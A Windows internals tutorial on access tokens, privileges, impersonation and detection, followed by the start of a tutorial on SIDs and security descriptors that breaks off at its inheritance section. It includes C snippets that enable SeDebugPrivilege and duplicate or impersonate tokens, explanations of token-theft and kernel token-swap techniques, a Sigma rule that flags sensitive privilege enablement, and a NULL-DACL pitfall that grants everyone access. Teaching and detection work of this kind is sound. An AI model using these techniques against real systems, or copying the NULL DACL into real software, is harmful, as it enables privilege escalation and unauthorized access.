Access Tokens and Privileges: The Kernel’s Security Context
Run whoami /priv on an admin shell. You’ll see a column labeled State, and most of the entries — including SeDebugPrivilege and SeImpersonatePrivilege — read Disabled. They aren’t missing. They’re sitting in the token, dormant, waiting for a BOOL flip. That single column is the entire story of most Windows post-exploitation tradecraft in one place: not forging anything, just enabling what was already issued.
Objective: Understand how Windows builds and enforces a per-process security context through the access token, how the Security Reference Monitor uses that token on every object access, and which token operations defenders need to see to catch impersonation, theft, and privilege enablement.
1. Why Tokens Exist
When you authenticate, LSASS (lsass.exe) creates a logon session, derives a primary access token from that session, and hands it to whatever process is being started for you — userinit.exe, then explorer.exe. From that point forward, every kernel object you touch — files, registry keys, named pipes, processes, threads — is evaluated against that token by the Security Reference Monitor (SRM).
The SRM lives in the kernel and does one job: when a thread asks for access to an object, compare the thread’s effective token to the object’s security descriptor and return a yes/no. That comparison happens in SeAccessCheck (kernel) and is surfaced to user mode as AccessCheck. The order matters — Integrity Level check → DACL check → Privilege check.
Without a token, the kernel has no answer to “who is this thread, and what is it allowed to do?” Tokens aren’t a wrapper around credentials. They are the runtime identity.

2. Inside nt!_TOKEN
The kernel object is nt!_TOKEN. It’s undocumented — Microsoft exposes Win32 wrappers, not field layouts — but you can inspect it on your own build:
0: kd> dt nt!_TOKENThe layout shifts between Windows versions, so never hardcode offsets. The fields that matter conceptually are stable:
| Field | Purpose |
|---|---|
TokenId | LUID uniquely identifying this token instance |
AuthenticationId | LUID of the originating logon session |
TokenType | TokenPrimary (1) or TokenImpersonation (2) |
ImpersonationLevel | Only meaningful for impersonation tokens |
UserAndGroups | Array of SID_AND_ATTRIBUTES — user SID plus group SIDs |
Privileges | SEP_TOKEN_PRIVILEGES — three 64-bit privilege bitmasks |
IntegrityLevelIndex | Index into UserAndGroups pointing at the mandatory label |
LogonSession | Pointer to SEP_LOGON_SESSION_REFERENCES |
DefaultDacl | DACL applied to objects this token creates |
SessionId | RDP / Terminal Services session ID |
The Privileges member is worth dwelling on. SEP_TOKEN_PRIVILEGES carries three 64-bit bitmasks — Present, Enabled, and EnabledByDefault — and that three-state design is the entire reason “privilege escalation” can be a one-API-call affair (covered in §6). This layout is community-observed via WinDbg and ReactOS source; treat it as undocumented and verify on your target build.

3. Primary vs. Impersonation Tokens

Every process has exactly one primary token, set at CreateProcess time and fixed for the lifetime of the process. You don’t swap it. To run code under a different identity, you start a new process with a different token (CreateProcessAsUser, CreateProcessWithTokenW).
Threads are different. A thread can carry an impersonation token that temporarily overrides the process’s primary token for that thread only. This is how RPC servers, named-pipe servers, and IIS worker threads handle requests on behalf of multiple callers without spawning a process each time. The kernel keeps it in _KTHREAD.ImpersonationInfo; SeAccessCheck prefers the thread token over the process token if one is present.
The distinction matters at detection time too. OpenProcessToken returns the primary token; OpenThreadToken returns the impersonation token, if any. A thread calling OpenThreadToken and getting ERROR_NO_TOKEN is normal — most threads aren’t impersonating. A thread calling it and getting SYSTEM is not.
4. Integrity Levels and Mandatory Integrity Control
Mandatory Integrity Control (MIC) added a sideband label to the token and a corresponding mandatory label ACE in object SACLs. Five well-known integrity SIDs cover the practical range:
| SID | Level | Typical Use |
|---|---|---|
S-1-16-0 | Untrusted | Heavily sandboxed code |
S-1-16-4096 | Low | Browser renderers, AppContainer |
S-1-16-8192 | Medium | Default for interactive user processes |
S-1-16-12288 | High | Elevated (post-UAC) admin processes |
S-1-16-16384 | System | SYSTEM-account services and kernel components |
The label sits in UserAndGroups at index IntegrityLevelIndex, retrievable from user mode via GetTokenInformation(..., TokenIntegrityLevel, ...) into a TOKEN_MANDATORY_LABEL. MIC’s enforcement rule is simple: a process at a lower integrity level cannot write to or modify a higher-integrity object belonging to the same user — no DLL injection, no token impersonation up the chain. That single rule is what stops a Medium-IL Word process from injecting into a High-IL elevated PowerShell.
5. Reading a Token from User Mode
The minimum useful query: open the token, ask for the user SID, print it.
HANDLE hToken = NULL;
if (!OpenProcessToken(GetCurrentProcess(), TOKEN_QUERY, &hToken)) {
    return GetLastError();
}

DWORD cbUser = 0;
GetTokenInformation(hToken, TokenUser, NULL, 0, &cbUser);
PTOKEN_USER pUser = (PTOKEN_USER)LocalAlloc(LPTR, cbUser);

if (GetTokenInformation(hToken, TokenUser, pUser, cbUser, &cbUser)) {
    LPWSTR sidStr = NULL;
    ConvertSidToStringSidW(pUser->User.Sid, &sidStr);
    wprintf(L"User SID: %s\n", sidStr);
    LocalFree(sidStr);
}

LocalFree(pUser);
CloseHandle(hToken);
The same GetTokenInformation call with TokenGroups returns a TOKEN_GROUPS you can walk to see which groups are SE_GROUP_ENABLED, SE_GROUP_MANDATORY, or SE_GROUP_INTEGRITY (that last flag is how you find the IL label without parsing the index). TokenPrivileges returns a TOKEN_PRIVILEGES and feeds the next section.
For integrity level specifically:
DWORD cb = 0;
GetTokenInformation(hToken, TokenIntegrityLevel, NULL, 0, &cb);
PTOKEN_MANDATORY_LABEL pLabel = (PTOKEN_MANDATORY_LABEL)LocalAlloc(LPTR, cb);
GetTokenInformation(hToken, TokenIntegrityLevel, pLabel, cb, &cb);

DWORD rid = *GetSidSubAuthority(
    pLabel->Label.Sid,
    (DWORD)(UCHAR)(*GetSidSubAuthorityCount(pLabel->Label.Sid) - 1));

// rid == 0x2000 (8192)  -> Medium
// rid == 0x3000 (12288) -> High
// rid == 0x4000 (16384) -> System
6. Privileges: Present, Enabled, Removed
A privilege has three independent states inside the token:
- Present — the privilege exists in the token. Cannot be added at runtime by user mode.
- Enabled — the privilege is currently active for access checks.
- Removed — once a privilege is removed via
SE_PRIVILEGE_REMOVED, it’s gone for the life of the token.
AdjustTokenPrivileges only moves a privilege between “present and disabled” and “present and enabled.” It cannot grant a privilege the token never had. So when a tool “enables SeDebugPrivilege,” it isn’t gaining authority — that authority was issued at logon and waiting in the Present bitmask. The enable is purely a flag flip.
HANDLE hToken;
LUID  luid;
TOKEN_PRIVILEGES tp = {0};

OpenProcessToken(GetCurrentProcess(),
                 TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY,
                 &hToken);

LookupPrivilegeValueW(NULL, SE_DEBUG_NAME, &luid);

tp.PrivilegeCount           = 1;
tp.Privileges[0].Luid       = luid;
tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

AdjustTokenPrivileges(hToken, FALSE, &tp, sizeof(tp), NULL, NULL);

if (GetLastError() == ERROR_NOT_ALL_ASSIGNED) {
    // Privilege wasn't Present in the token -> not actually enabled.
}
That ERROR_NOT_ALL_ASSIGNED check is the gotcha most first-timers miss: AdjustTokenPrivileges returns TRUE even when the privilege isn’t in Present. The real outcome is only visible through GetLastError. I’ve burned a solid afternoon staring at a “successful” call that did nothing because the calling process was unelevated and SeDebugPrivilege was never issued in the first place.
The privileges worth keeping at the top of a defender’s list:
| Privilege | Why It Matters |
|---|---|
SeDebugPrivilege | Open any process, including LSASS, for read/write |
SeImpersonatePrivilege | Precondition for the Potato family of escalations |
SeAssignPrimaryTokenPrivilege | Replace a process’s primary token |
SeTcbPrivilege | “Act as part of the OS” — essentially unrestricted |
SeLoadDriverPrivilege | Load arbitrary kernel drivers → BYOVD |
SeBackupPrivilege / SeRestorePrivilege | Read/write any file regardless of DACL |
SeTakeOwnershipPrivilege | Seize ownership of any object |
SeCreateTokenPrivilege | Forge tokens directly — held only by SYSTEM |
7. Impersonation in Depth
SECURITY_IMPERSONATION_LEVEL defines how far the impersonating thread can act on behalf of the original principal:
| Level | Meaning |
|---|---|
SecurityAnonymous | Server cannot identify or impersonate the client |
SecurityIdentification | Server can identify but not act as the client |
SecurityImpersonation | Server can act as the client on the local machine |
SecurityDelegation | Server can act as the client on local and remote systems |
The canonical sequence for a service impersonating a caller:
HANDLE hClient;
DuplicateTokenEx(hSourceToken,
                 TOKEN_ALL_ACCESS,
                 NULL,
                 SecurityImpersonation,
                 TokenImpersonation,
                 &hClient);

SetThreadToken(NULL, hClient);   // current thread now runs as the client
// ... perform the work that requires the client's identity ...
RevertToSelf();                  // back to the process's primary token
CloseHandle(hClient);
SECURITY_QUALITY_OF_SERVICE controls whether impersonation tracks the source statically or dynamically, and whether only the enabled privileges follow (EffectiveOnly). That last flag is one of the more interesting defensive levers — a service calling impersonation with EffectiveOnly = TRUE strips dormant privileges out of the impersonation context entirely.
8. Duplication, LogonUser, and Process Creation Under a Token
Three primitives cover most of the “run something as someone else” surface:

DuplicateTokenEx— clone an existing token, optionally upgrading from impersonation to primary type. RequiresTOKEN_DUPLICATEon the source.LogonUser— authenticate a username/password and receive a fresh primary token tied to a new logon session.CreateProcessWithTokenW— start a new process whose primary token is the one you pass in. RequiresSeImpersonatePrivilegeon the caller.
The MITRE taxonomy splits the abuse cleanly along these primitives:
- T1134.001 — Token Impersonation/Theft.
OpenProcessTokenagainst a higher-privileged process,DuplicateTokenEx, thenImpersonateLoggedOnUserorSetThreadToken. No credentials needed; you steal what’s already running. - T1134.002 — Create Process with Token. Same theft, but you go straight to
CreateProcessWithTokenWto start a new process under the stolen identity rather than impersonating on a thread. - T1134.003 — Make and Impersonate Token.
LogonUserwith credentials in hand, thenSetThreadToken. Quieter than theft because the resulting logon looks legitimate — but it generates a 4624 you can see.
9. _EPROCESS.Token and Kernel-Mode Abuse
The kernel’s view of a process’s primary token is the Token field in _EPROCESS, an EX_FAST_REF — a pointer with reference-count bits packed into the low bits. A kernel exploit with arbitrary write can overwrite that field with a pointer to the SYSTEM process’s token, instantly upgrading the attacker’s process to SYSTEM without touching any user-mode API.
Walking it in WinDbg looks like this:
0: kd> !process 0 0 explorer.exe
PROCESS ffffba0c1a5f6080 ...
0: kd> dt nt!_EPROCESS ffffba0c1a5f6080 Token
   +0x4b8 Token : _EX_FAST_REF
0: kd> dt nt!_TOKEN (poi(ffffba0c1a5f6080+0x4b8) & ~0xf)
The offset will not be 0x4b8 on your build. Use dt to find it on the system you’re analyzing.
For defenders, the operational takeaway is that kernel-mode token swapping leaves no user-mode footprint — no AdjustTokenPrivileges, no OpenProcessToken, no 4703. The detection has to shift earlier: catch the driver load (SeLoadDriverPrivilege use, signed-driver loader events) or the exploit’s user-mode loader, because by the time the swap happens your audit pipeline is blind to it.
10. Detection and Defense
Token abuse leaves observable traces across the Security log, Sysmon, and ETW. Pick the events that match the primitive you’re hunting.
Windows Security Audit Events
| Event ID | Name | What It Tells You |
|---|---|---|
4624 | Successful logon | New logon session and primary token; check LogonType |
4648 | Logon with explicit credentials | runas, CreateProcessWithLogonW, lateral movement |
4672 | Special privileges assigned to new logon | Sensitive privileges granted at session start |
4673 | Privileged service called | Use of sensitive privilege |
4688 | New process created | Includes TokenElevationType (1/2/3) |
4703 | User right adjusted | AdjustTokenPrivileges calls — the core privilege-enable signal |
4672 is high-value: it fires once per privileged logon and lists the sensitive privileges assigned. Filter out the well-known principals (LOCAL SYSTEM, NETWORK SERVICE, LOCAL SERVICE) and expected admins. What’s left is worth a look — that’s where Mimikatz-style pass-the-hash and elevation activity surfaces.
Sysmon
- EID 1 (Process Create) —
IntegrityLevelandUserfields directly show the process’s effective token. A child of a Medium-IL process suddenly running at System integrity is a hard signal. - EID 10 (ProcessAccess) —
OpenProcessagainst LSASS or other high-value targets. WatchGrantedAccessmasks like0x1400(PROCESS_QUERY_INFORMATION | PROCESS_QUERY_LIMITED_INFORMATION) and0x40(PROCESS_DUP_HANDLE). - EID 8 (CreateRemoteThread) — cross-process injection that frequently follows token theft.
Sigma Sketch: Privilege Enable on a Sensitive Right
title: Sensitive Privilege Adjusted via AdjustTokenPrivileges
logsource:
  product: windows
  service: security
detection:
  selection:
    EventID: 4703
    EnabledPrivilegeList|contains:
      - 'SeDebugPrivilege'
      - 'SeImpersonatePrivilege'
      - 'SeTcbPrivilege'
      - 'SeLoadDriverPrivilege'
  filter_known:
    SubjectUserSid:
      - 'S-1-5-18'   # LOCAL SYSTEM
      - 'S-1-5-19'   # LOCAL SERVICE
      - 'S-1-5-20'   # NETWORK SERVICE
  condition: selection and not filter_known
level: high
To produce 4703, the Audit Token Right Adjusted subcategory has to be enabled — it isn’t by default on most builds. Same goes for Audit Sensitive Privilege Use for 4673/4674, and command-line logging in 4688 (Group Policy: System → Audit Process Creation → Include command line).
ETW Providers
| Provider | What It Carries |
|---|---|
Microsoft-Windows-Security-Auditing | All audit events above |
Microsoft-Windows-Kernel-Process | Process/thread lifecycle including token assignment |
Microsoft-Windows-Threat-Intelligence | High-fidelity process-access telemetry; PPL consumer only (Defender/EDR) |
Hardening
SeCreateTokenPrivilege→ SYSTEM only. Nothing else needs it.SeAssignPrimaryTokenPrivilege→ local/network service accounts only. Audit anything else holding it.- Strip
SeImpersonatePrivilegefrom service accounts that don’t host RPC or named-pipe endpoints. Its presence is the precondition for the Potato family. - PPL for critical services — blocks
OpenProcesswith token-access rights from unprotected callers. - Credential Guard — isolates logon-session secrets in VSM,
Related Tutorials
- SIDs and Security Descriptors: Identity in Windows Security
- System Calls and SSDT: How User Mode Reaches the Kernel
- HAL and Ntoskrnl: The Kernel Core Components
- User Mode vs Kernel Mode: Privilege Rings and the Boundary
- Fibers: User-Mode Cooperative Threads
References
- Access Tokens – Win32 apps | Microsoft Learn
- Privilege Constants (Winnt.h) – Win32 apps | Microsoft Learn
- Windows Kernel-Mode Security Reference Monitor | Microsoft Learn
- Access Token Manipulation, Technique T1134 – Enterprise | MITRE ATT&CK®
- Introduction to Windows Tokens for Security Practitioners | Elastic
SIDs and Security Descriptors: Identity in Windows Security
A thread opens a handle to a file. Before a single byte is read, the kernel has already answered a question nobody typed: is the caller’s identity allowed to do this? That answer lives at the intersection of two structures — the SID that names who you are, and the security descriptor that says who gets in. Get the relationship between them wrong and you ship a world-writable service. Understand it, and most “weird permission” incidents stop being mysterious.
Objective: Understand how Windows represents identity with Security Identifiers, how Security Descriptors bind owners, DACLs, and SACLs to every securable object, and how attackers abuse — and defenders detect — manipulation of both.
1. Identity Before Access
Windows authenticates security principals — anything the OS can prove an identity for: users, groups, computers, and service accounts. Authentication is the LSA’s job; the SAM (local) or the domain’s NTDS.dit (Active Directory) stores the account records. But authentication only proves who you are. Authorization — what you may touch — is a separate decision made against a different value: the SID.
A SID is the canonical, machine-readable name for a principal. Display names change. SAM account names get reused. SIDs do not. Once the system mints a SID at account-creation time, that value is never reused to identify another principal, even after the account is deleted. Every authorization check in the OS compares SIDs, never names.
2. Anatomy of a SID
A SID is a variable-length binary structure, defined as SID in winnt.h. Three logical parts: a revision, the issuing authority, and a chain of sub-authorities ending in a Relative Identifier (RID).
| Field | Type | Meaning |
|---|---|---|
Revision | BYTE | SID structure version — always 1 |
SubAuthorityCount | BYTE | Number of sub-authority values (max 15) |
IdentifierAuthority | SID_IDENTIFIER_AUTHORITY | 6-byte top-level authority that issued the SID |
SubAuthority[] | DWORD[] | Sub-authority values; the last element is the RID |
The string notation everyone recognizes is just those fields, hyphenated. Take S-1-5-21-<d1>-<d2>-<d3>-513:
S-1— a revision-1 SID.5—SECURITY_NT_AUTHORITY, marking it a Windows NT SID.21—SECURITY_NT_NON_UNIQUE, signaling that a domain identifier follows.<d1>-<d2>-<d3>— three 32-bit values randomly generated to uniquely identify the domain.513— the RID; here, the well-known RID for Domain Users.
You rarely build SIDs by hand. You parse them. Here’s the field-level walk in C — note that the documented accessors (GetSidSubAuthority, GetSidIdentifierAuthority) return pointers into the structure, which trips up everyone the first time:
#include <windows.h>
#include <sddl.h>
#include <stdio.h>

void PrintSid(PSID pSid) {
    if (!IsValidSid(pSid)) return;

    PSID_IDENTIFIER_AUTHORITY pAuth = GetSidIdentifierAuthority(pSid);
    DWORD subCount = *GetSidSubAuthorityCount(pSid);

    printf("Authority: %u\n", (DWORD)pAuth->Value[5]); // NT authority lives in the low byte
    for (DWORD i = 0; i < subCount; i++)
        printf("  SubAuthority[%lu] = %lu\n", i, *GetSidSubAuthority(pSid, i));

    LPSTR str = NULL;
    if (ConvertSidToStringSidA(pSid, &str)) {       // -> "S-1-5-..."
        printf("String SID: %s\n", str);
        LocalFree(str);
    }
}
To go the other direction — constructing a known SID — use AllocateAndInitializeSid, which takes an authority plus up to eight sub-authorities. Building the SYSTEM SID (S-1-5-18) and comparing it with EqualSid is the idiomatic way to check “am I running as LocalSystem?”:
SID_IDENTIFIER_AUTHORITY ntAuth = SECURITY_NT_AUTHORITY; // {0,0,0,0,0,5}
PSID pSystem = NULL;

if (AllocateAndInitializeSid(&ntAuth, 1,
        SECURITY_LOCAL_SYSTEM_RID,   // 18
        0, 0, 0, 0, 0, 0, 0, &pSystem)) {
    // EqualSid(tokenSid, pSystem) -> TRUE means LocalSystem
    FreeSid(pSystem);                // never free this with LocalFree
}
3. Well-Known SIDs and Built-in Principals
Some SIDs are identical on every Windows install. Hard-coding their strings is a bug waiting to happen across locales and versions; use the documented constants where you can. Memorize the ones below anyway — you’ll read them in logs daily.
| SID | Principal |
|---|---|
S-1-0-0 | Null SID (a group with no members) |
S-1-1-0 | Everyone |
S-1-5-18 | Local System |
S-1-5-19 | Local Service |
S-1-5-20 | Network Service |
S-1-5-32-544 | Builtin\Administrators |
S-1-16-12288 | High mandatory integrity level |
Built-in accounts also carry well-known RIDs appended to the domain or machine SID: 500 is Administrator, 501 is Guest, 512 is Domain Admins. An attacker enumerating a domain looks for RID 500 and 512 specifically — the display name can be renamed, the RID cannot. Capability SIDs the OS recognizes are cached under HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SecurityManager\CapabilityClasses\AllCachedCapabilities.
4. SIDs at Runtime: The Access Token
When a user signs in, LSA builds an access token for the session. That token is the runtime bag of identity: the user’s SID, the SIDs of every group the user belongs to, the privileges granted, and a mandatory integrity level SID (the S-1-16-* family). Every process started in that logon context inherits a copy. When code makes an access check, the kernel compares the SIDs in the token against the SIDs in the object’s DACL.
One detail that becomes an attack surface later: an account can carry extra SIDs in its Active Directory sIDHistory attribute. That attribute exists for legitimate domain migration — copy the old SID into sIDHistory so a migrated user keeps access to resources permissioned to the old account without re-ACLing everything. The catch is that all values in sIDHistory are injected into the access token at logon, exactly as if they were primary group memberships.

5. The Security Descriptor: Structure and Fields
Every object the Object Manager creates has a security descriptor. The structure is SECURITY_DESCRIPTOR, reproduced here verbatim from winnt.h:
typedef struct _SECURITY_DESCRIPTOR {
  BYTE                        Revision;
  BYTE                        Sbz1;
  SECURITY_DESCRIPTOR_CONTROL Control;
  PSID                        Owner;
  PSID                        Group;
  PACL                        Sacl;
  PACL                        Dacl;
} SECURITY_DESCRIPTOR, *PISECURITY_DESCRIPTOR;
Field by field: Revision is always 1; Sbz1 is reserved and must be zero; Control is a flag bitmask; Owner and Group point to SIDs; Dacl and Sacl point to access-control lists. The internal layout differs between absolute form (the struct holds pointers to separately allocated SIDs and ACLs) and self-relative form (everything packed into one contiguous blob with offsets, marked by SE_SELF_RELATIVE). Because that format varies, never poke fields directly — drive it through the API.
The Control field qualifies how the rest of the descriptor is interpreted:
| Flag | Meaning |
|---|---|
SE_DACL_PRESENT | The descriptor has a DACL (the pointer may still be NULL) |
SE_SACL_PRESENT | The descriptor has a SACL |
SE_DACL_PROTECTED | DACL is shielded from inherited ACEs |
SE_SACL_PROTECTED | SACL is shielded from inherited ACEs |
SE_OWNER_DEFAULTED | Owner was assigned by a default mechanism |
SE_SELF_RELATIVE | Descriptor is in packed, self-relative form |
Here is the single most important gotcha in this entire topic, and it has burned production systems repeatedly. There is a difference between no DACL, an empty DACL, and a NULL DACL:
SECURITY_DESCRIPTOR sd;
InitializeSecurityDescriptor(&sd, SECURITY_DESCRIPTOR_REVISION);

// NULL DACL: present == TRUE, pointer == NULL  -> GRANTS EVERYONE FULL ACCESS
SetSecurityDescriptorDacl(&sd, TRUE, NULL, FALSE);

// Empty DACL: present == TRUE, non-NULL ACL with zero ACEs -> DENIES EVERYONE
// (initialize an ACL with InitializeAcl and add no ACEs, then pass it here)
If SE_DACL_PRESENT is not set, or it is set with a NULL DACL pointer, the object allows full access to everyone. Developers reach for SetSecurityDescriptorDacl(&sd, TRUE, NULL, FALSE) thinking “no restrictions, default behavior” and ship a world-writable named pipe or service. An empty DACL — present, non-NULL, zero ACEs — does the opposite and denies everyone. One null pointer is the difference.
6. DACLs and ACEs: How Access Is Decided

A DACL is an ordered list of Access Control Entries. Each ACE has an ACE_HEADER (AceType, AceFlags, AceSize), an ACCESS_MASK of rights, and a trailing SID the entry applies to.
| ACE Type | Used In | Effect |
|---|---|---|
ACCESS_ALLOWED_ACE | DACL | Grants rights in its mask to the SID |
ACCESS_DENIED_ACE | DACL | Denies rights in its mask to the SID |
SYSTEM_AUDIT_ACE | SACL | Logs access matching its mask |
Evaluation order matters: the kernel walks ACEs top to bottom and stops as soon as the requested access is fully granted or any of it is denied. Well-formed (canonical) DACLs place deny ACEs ahead of allow ACEs precisely so a deny is seen first. An ACL has no hard ACE-count limit, but the whole ACL must stay under 64 KB.
Reading a real object’s DACL means pulling the descriptor and iterating ACEs by index with GetAce:
PSECURITY_DESCRIPTOR pSD = NULL;
PSID  pOwner = NULL;
PACL  pDacl  = NULL;

DWORD rc = GetNamedSecurityInfoW(
    L"C:\\Windows\\System32\\config\\SAM", SE_FILE_OBJECT,
    OWNER_SECURITY_INFORMATION | DACL_SECURITY_INFORMATION,
    &pOwner, NULL, &pDacl, NULL, &pSD);

if (rc == ERROR_SUCCESS && pDacl) {
    for (WORD i = 0; i < pDacl->AceCount; i++) {
        PACE_HEADER hdr = NULL;
        if (GetAce(pDacl, i, (LPVOID*)&hdr)) {
            // hdr->AceType  == ACCESS_ALLOWED_ACE_TYPE / ACCESS_DENIED_ACE_TYPE
            // hdr->AceFlags == CONTAINER_INHERIT_ACE | OBJECT_INHERIT_ACE | ...
        }
    }
    LocalFree(pSD);
}
7. SACLs: Auditing Through the System ACL
The SACL uses the same ACL container but holds SYSTEM_AUDIT_ACE entries instead. Its access mask doesn’t grant or deny anything — it defines which access attempts generate audit records in the Windows Security Event Log. Reading or writing any object’s SACL requires the SeSecurityPrivilege right, which only Administrators normally hold. That privilege boundary is exactly why SACL tampering is a high-value detection target: the act of stripping audit ACEs is itself privileged.
8. SDDL: Security Descriptors as Text
A binary descriptor is awful to log, diff, or paste into a config file, so Windows defines the Security Descriptor Definition Language — a string form. The grammar is O: owner, G: group, D: DACL, S: SACL, each followed by flags and parenthesized ACEs:
O:BAG:SYD:(A;;FA;;;SY)(A;;FA;;;BA)(A;;0x1200a9;;;BU)S:(AU;SAFA;FA;;;WD)That single ACE (A;;GRGWGX;;;SY) reads as: Allow, no inherit flags, Generic Read/Write/eXecute, to SY (SYSTEM). Round-trip it with ConvertSecurityDescriptorToStringSecurityDescriptor and ConvertStringSecurityDescriptorToSecurityDescriptor. In practice you’ll read SDDL far more often through PowerShell:
$acl = Get-Acl C:\Windows\System32\config\SAM
$acl.Owner            # owner principal
$acl.Sddl             # full SDDL string
$acl.Access | Format-Table IdentityReference, FileSystemRights, AccessControlType
icacls <path> gives the same data in a terser shorthand; Get-Acl is friendlier when you want the SDDL string itself for a baseline diff.
9. Inheritance and the Kernel Check
